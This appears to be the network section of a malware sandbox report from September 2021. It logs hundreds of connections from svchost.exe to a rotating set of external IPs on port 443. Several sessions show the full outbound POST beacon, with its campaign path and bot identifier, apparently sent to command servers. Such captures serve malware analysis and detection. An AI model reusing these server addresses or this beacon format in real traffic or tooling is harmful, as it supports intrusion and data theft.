331	192.168.2.4	50165	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
332	192.168.2.4	50166	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
333	192.168.2.4	50167	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
334	192.168.2.4	50168	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
335	192.168.2.4	50169	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
336	192.168.2.4	50170	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
337	192.168.2.4	50171	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
338	192.168.2.4	50172	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
339	192.168.2.4	50173	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49868	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.139539957 CEST	9067	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PAEASBZYXOARNOFA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
340	192.168.2.4	50174	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
341	192.168.2.4	50175	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
342	192.168.2.4	50176	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
343	192.168.2.4	50177	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
344	192.168.2.4	50178	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
345	192.168.2.4	50179	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
346	192.168.2.4	50180	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
347	192.168.2.4	50181	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
348	192.168.2.4	50182	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
349	192.168.2.4	50183	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49869	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.141402006 CEST	9069	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OKBMWGMLQFDAXUOX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
350	192.168.2.4	50184	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
351	192.168.2.4	50185	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
352	192.168.2.4	50186	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
353	192.168.2.4	50187	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
354	192.168.2.4	50188	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
355	192.168.2.4	50189	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
356	192.168.2.4	50190	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
357	192.168.2.4	50191	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
358	192.168.2.4	50192	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
359	192.168.2.4	50193	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49870	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.142774105 CEST	9070	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HXBNMLMMRTIBMCNX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
360	192.168.2.4	50194	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
361	192.168.2.4	50195	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
362	192.168.2.4	50196	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
363	192.168.2.4	50197	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
364	192.168.2.4	50198	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
365	192.168.2.4	50199	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
366	192.168.2.4	50200	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
367	192.168.2.4	50201	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
368	192.168.2.4	50202	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
369	192.168.2.4	50203	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49871	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.144073963 CEST	9071	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TWIDITAZWLIHFIFL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
370	192.168.2.4	50204	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
371	192.168.2.4	50205	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
372	192.168.2.4	50206	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
373	192.168.2.4	50207	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
374	192.168.2.4	50208	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
375	192.168.2.4	50209	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
376	192.168.2.4	50210	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
377	192.168.2.4	50211	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
378	192.168.2.4	50212	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
379	192.168.2.4	50213	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49872	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.145622969 CEST	9072	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RRYTADNJRPIBQWUI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
380	192.168.2.4	50214	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
381	192.168.2.4	50215	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
382	192.168.2.4	50216	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
383	192.168.2.4	50217	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
384	192.168.2.4	50218	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
385	192.168.2.4	50219	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
386	192.168.2.4	50220	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
387	192.168.2.4	50221	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
388	192.168.2.4	50222	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
389	192.168.2.4	50223	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49873	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.146989107 CEST	9073	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IOBGLOQIQDOZKEYA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
390	192.168.2.4	50224	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
391	192.168.2.4	50225	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
392	192.168.2.4	50226	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
393	192.168.2.4	50227	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
394	192.168.2.4	50228	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
395	192.168.2.4	50229	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
396	192.168.2.4	50230	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
397	192.168.2.4	50231	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
398	192.168.2.4	50232	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
399	192.168.2.4	50233	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49838	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.062258005 CEST	9033	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OQQXDBPCKXXUZGHT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49874	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.149902105 CEST	9074	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------EDHQPVJRRCQFNAIF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
400	192.168.2.4	50234	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
401	192.168.2.4	50235	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
402	192.168.2.4	50236	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
403	192.168.2.4	50237	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
404	192.168.2.4	50238	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
405	192.168.2.4	50239	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
406	192.168.2.4	50240	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
407	192.168.2.4	50241	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
408	192.168.2.4	50242	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
409	192.168.2.4	50243	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49875	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.151340008 CEST	9075	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WFICYLNJKIXXCSDB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
410	192.168.2.4	50244	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
411	192.168.2.4	50245	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
412	192.168.2.4	50246	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
413	192.168.2.4	50247	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
414	192.168.2.4	50248	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
415	192.168.2.4	50249	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
416	192.168.2.4	50250	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
417	192.168.2.4	50251	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
418	192.168.2.4	50252	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
419	192.168.2.4	50253	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49876	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.152627945 CEST	9076	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IWPZTGSSUAZEMQDR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
420	192.168.2.4	50254	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
421	192.168.2.4	50255	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
422	192.168.2.4	50256	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
423	192.168.2.4	50257	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
424	192.168.2.4	50258	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
425	192.168.2.4	50259	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
426	192.168.2.4	50260	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
427	192.168.2.4	50261	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
428	192.168.2.4	50262	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
429	192.168.2.4	50263	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49877	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.154218912 CEST	9078	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NOJDOPGPYPVIBJXI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
430	192.168.2.4	50264	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
431	192.168.2.4	50265	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
432	192.168.2.4	50266	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
433	192.168.2.4	50267	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
434	192.168.2.4	50268	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
435	192.168.2.4	50269	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
436	192.168.2.4	50270	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
437	192.168.2.4	50271	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
438	192.168.2.4	50272	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
439	192.168.2.4	50273	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49878	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.155436993 CEST	9079	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KIABHRJEGUFQGSEV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
440	192.168.2.4	50274	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
441	192.168.2.4	50275	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
442	192.168.2.4	50276	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
443	192.168.2.4	50277	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
444	192.168.2.4	50278	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
445	192.168.2.4	50279	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
446	192.168.2.4	50280	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

